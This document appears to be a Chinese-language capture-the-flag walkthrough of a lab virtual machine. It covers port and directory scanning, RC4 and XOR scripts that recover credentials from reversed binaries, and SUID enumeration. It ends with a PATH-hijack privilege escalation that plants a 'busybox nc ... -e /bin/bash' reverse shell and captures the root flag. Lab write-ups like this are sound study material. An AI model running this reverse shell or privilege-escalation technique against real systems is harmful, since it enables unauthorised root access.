

端口扫描

```
nmap 192.168.56.122 -p-
```


返回开放端口

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

目录扫描

```
python.exe dirsearch.py -u http://192.168.56.122
```

返回信息



<http://192.168.56.122/dev/>



Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
authenticator	2026-03-17 06:59	16K	
todo.txt	2026-03-14 09:25	176	

Apache/2.4.62 (Debian) Server at 192.168.56.122 Port 80

ida逆向authenticator

逆向脚本

```
def rc4_init(key):
    """初始化 RC4 S-box"""
    s_box = list(range(256))
    j = 0
    for i in range(256):
```

```

        j = (j + s_box[i] + key[i % len(key)]) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    return s_box

def rc4_crypt(s_box, data):
    """RC4 加密/解密"""
    result = []
    i = j = 0
    for byte in data:
        i = (i + 1) % 256
        j = (j + s_box[i]) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
        k = s_box[(s_box[i] + s_box[j]) % 256]
        result.append(byte ^ k)
    return result

# 加密后的数据（从 v6 和 v7 提取）
encrypted = [
    0x1D, 0xE1, 0x20, 0x92, 0xC4, 0x35, 0xD7, 0x8C, # v6[0] 小端序
    0x55, 0x91, 0x5E, 0xFA, 0x78, 0x8E, 0xB2, 0x96, # v6[1] 小端序
    0xA0, 0x47 # v7 小端序
]

# 密钥
key = b"welcome"

# 初始化 RC4
s_box = rc4_init([ord(c) for c in key.decode()])

# 解密
decrypted = rc4_crypt(s_box, encrypted)

# 转换为字符串
flag = ''.join(chr(b) for b in decrypted)
print(f"Flag: {flag}")

```

得到账号密码

```
Flag: {Ryan:sunninggirl}
```

提权

```
ssh Ryan@192.168.56.122
```

查找特权文件

```
find / -perm -u=s -type f 2>/dev/null
```

返回

```

/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp

```

```
/usr/bin/gpasswd
/usr/bin/super_checker
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

IDA逆向/usr/bin/super_checker

获取密码脚本exp1.py

```
encrypted = [
    0x28, 0x6A, 0x6A, 0x2E, 0x05, 0x2A, 0x1A, 0x29, 0x29
]

# XOR with 0x5A
password = ''.join(chr(c ^ 0x5A) for c in encrypted)
print(f"Password: {password}")
```

获得密码r00t_p@ss

反弹root的shell

```
cat > /tmp/service << 'EOF'
#!/bin/sh
busybox nc 192.168.56.103 6666 -e /bin/bash
EOF

chmod +x /tmp/service
export PATH=/tmp:$PATH
echo "r00t_p@ss" | /usr/bin/super_checker
```

```
(root@kali) ~ [7 tmp]
# nc -lvp 6666
listening on [any] 6666 ...
192.168.56.122: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.122] 43978
id
uid=0(root) gid=0(root) groups=0(root),1000(Ryan)
cat /root/root.txt
{root-f97e8b4d2c5a0e9f1t3h8c0a6eld4b39}
```